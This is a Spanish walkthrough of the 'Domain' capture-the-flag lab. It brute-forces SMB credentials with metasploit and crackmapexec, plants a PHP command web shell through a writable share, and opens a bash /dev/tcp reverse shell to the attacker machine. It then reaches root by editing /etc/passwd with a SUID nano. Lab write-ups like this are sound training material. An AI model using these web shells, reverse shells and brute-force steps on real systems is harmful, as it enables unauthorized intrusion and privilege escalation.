DOMAIN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip domain.zip

Archive:  domain.zip
inflating: domain.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh domain.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- **CONECTIVIDAD**

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.479 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.479/0.479/0.479/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

2- **ESCANEO DE PUERTOS**

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 03:10 EDT
Nmap scan report for panel.mybb.dl (172.17.0.2)
Host is up (0.000056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb2-time:
|   date: 2024-06-24T07:10:35
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

puerto 80

3- **ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS**

whatweb http://172.17.0.2

```
whatweb http://172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5,

HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[¿Qué es Samba?]
```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              doc,html,txt,php
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1832]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

enum4linux 172.17.0.2

```
enum4linux 172.17.0.2

 ==========================( Users on 172.17.0.2 )==========================

index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: james    Name: james     Desc:
index: 0×2 RID: 0×3e9 acb: 0×00000010 Account: bob      Name: bob       Desc:

user:[james] rid:[0×3e8]
user:[bob] rid:[0×3e9]

 ==================================( Share Enumeration on 172.17.0.2 )==================================
```

Tenemos dos usuarios: james y bob

4- **EXPLOTACIÓN**

Después de probar con hydra y medusa, viendo que me daba error, use el auxiliary/scanner/smb/smb_login de metasploit

```
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE

/usr/share/metasploit-framework/data/wordlists/unix_users.txt

USER_FILE =>
/usr/share/metasploit-framework/data/wordlists/unix_users.txt

msf6 auxiliary(scanner/smb/smb_login) > set pass_file

/usr/share/wordlists/rockyou.txt

pass_file => /usr/share/wordlists/rockyou.txt

msf6 auxiliary(scanner/smb/smb_login) > set rhosts 172.17.0.2

rhosts => 172.17.0.2

msf6 auxiliary(scanner/smb/smb_login) > set verbose true

verbose => true

msf6 auxiliary(scanner/smb/smb_login) > set smbuser bob

smbuser => bob

msf6 auxiliary(scanner/smb/smb_login) > run
```

```
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:marta',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:jomar',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:hamtaro',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:fuckface',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:erwin',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:dudley',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:chris12',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:bighead',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:s123456',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:nicole2',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:mercado',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:mango',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:ilovekyle',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:godlovesme',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:garnet',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:brendon',
[+] 172.17.0.2:445        - 172.17.0.2:445 - Success: '.\bob:star'
```

Otra herramienta que podíamos utilizar es crackmapexec

```
crackmapexec smb 172.17.0.2 -u bob -p /usr/share/wordlists/rockyou.txt
```

```
crackmapexec smb 172.17.0.2 -u bob -p /usr/share/wordlists/rockyou.txt

SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:jomar STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:hamtaro STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:fuckface STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:erwin STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:dudley STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:chris12 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:bighead STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:s123456 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:nicole2 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:mercado STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:mango STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:ilovekyle STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:godlovesme STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:garnet STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [-] 43E49491E924\bob:brendon STATUS_LOGON_FAILURE
SMB         172.17.0.2      445     43E49491E924     [+] 43E49491E924\bob:star
```

Tenemos bob/star

Usando smbmap entramos por smb y enumeramos recursos compartidos

```
smbmap -H 172.17.0.2 -u bob -p star -r Users
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 172.17.0.2:445  Name: panel.mybb.dl             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        html                                                    READ, WRITE     HTML Share
        IPC$                                                    NO ACCESS       IPC Service (43e49491e924 server (Samba, Ubuntu))
```

Tenemos un recurso "html" con permisos de lectura y escritura.

Ahora, usando smbclient podemos acceder a este recurso

smbclient -U 'bob' //172.17.0.2/html

```
smbclient -U 'bob' //172.17.0.2/html

Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jun 24 13:26:29 2024
  ..                                  D        0  Thu Apr 11 04:18:47 2024
  index.html                          N     1832  Thu Apr 11 04:21:43 2024

                82083148 blocks of size 1024. 53975028 blocks available
smb: \>
```


Descargamos el index.html a nuestro Kali y vemos que es el servidor web.

Entonces la idea, es crear una reverse shell. Para ello, en nuestro kali

creamos un archivo cmd.php

```
<?php
        system($_GET['cmd']);
?>
```

Probamos en el navegador web que funciona



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Vemos que funciona. Ahora, en nuestro Kali nos ponemos a la escucha

```
nc -nlvp 443
```

listening on [any] 443 ...

En el navegador web introducimos

```
http://172.17.0.2/cmd.php?cmd=bash -c "bash -i >%26 /dev/tcp/172.17.0.1/443 0>%261"
```

Obteniendo conexión

```
nc -nlvp 443

listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 47674
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@43e49491e924:/var/www/html$
```

5- **ESCALADA DE PRIVILEGIOS**

Nos hacemos bob

```
www-data@43e49491e924:/var/www/html$ su bob
```

```
su bob
Password: star

bob@43e49491e924:/var/www/html$

No olvidemos tratar la TTY

No tenemos permisos sudo. Probamos los SUID

bob@43e49491e924:/var/www/html$ find / -perm -4000 -type f 2>/dev/null

find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/newgrp
/usr/bin/nano
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

El binario que no es habitual encontrar es nano. Ahora, lo que hacemos es

editar el /etc/passwd, eliminando la x del usuario root. He hecho, así por que

no me funcionaba con las indicaciones de GTFOBins

bob@43e49491e924:/var/www/html$ su root

root@43e49491e924:/var/www/html# whoami

root
```